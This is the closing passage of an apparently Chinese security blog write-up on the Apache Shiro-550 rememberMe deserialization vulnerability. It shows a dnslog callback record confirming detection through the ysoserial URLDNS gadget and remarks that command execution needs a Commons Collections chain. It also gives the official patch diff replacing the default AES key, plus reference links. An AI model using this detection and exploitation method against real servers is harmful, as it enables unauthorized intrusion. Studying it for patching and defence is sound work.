
7q1b5o.dnslog.cn

DNS Query Record	IP Address	Created Time
7q1b5o.dnslog.cn	[redacted]	2022-07-15 15:55:23
7q1b5o.dnslog.cn	[redacted]	2022-07-15 15:55:23

坑点：环境中的CC链可能攻击失败，但是URLDNS这个Gadget无需其他依赖，因为URLDNS类就存在于JDK环境中，其已集成在ysoserial中，我们直接用就可以了

使用dnslog的方式可以探测是否存在漏洞，但要利用漏洞执行命令还是要使用CC链

0x05 漏洞修复



```diff
@@ -105,8 +94,9 @@ public abstract class AbstractRememberMeManager implements RememberMeManager {
      */
     public AbstractRememberMeManager() {
         this.serializer = new DefaultSerializer<PrincipalCollection>();
-        this.cipherService = new AesCipherService();
-        setCipherKey(DEFAULT_CIPHER_KEY_BYTES);
+        AesCipherService cipherService = new AesCipherService();
+        this.cipherService = cipherService;
+        setCipherKey(cipherService.generateNewKey().getEncoded());
     }
 
     /**
```

官方修复方法中把原先使用的默认key值改为了随机生成的key值

补丁地址：

https://github.com/apache/shiro/commit/4d5bb000a7f3c02d8960b32e694a565c95976848

0x06 参考

https://www.cnblogs.com/backlion/p/14077804.html

https://www.mi1k7ea.com/2020/10/03/%E6%B5%85%E6%9E%90Shiro-rememberMe%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E%EF%BC%88Shiro550%EF%BC%89/

https://xz.aliyun.com/t/7950#toc-4

https://www.anquanke.com/post/id/225442#h3-8

https://www.anquanke.com/post/id/229108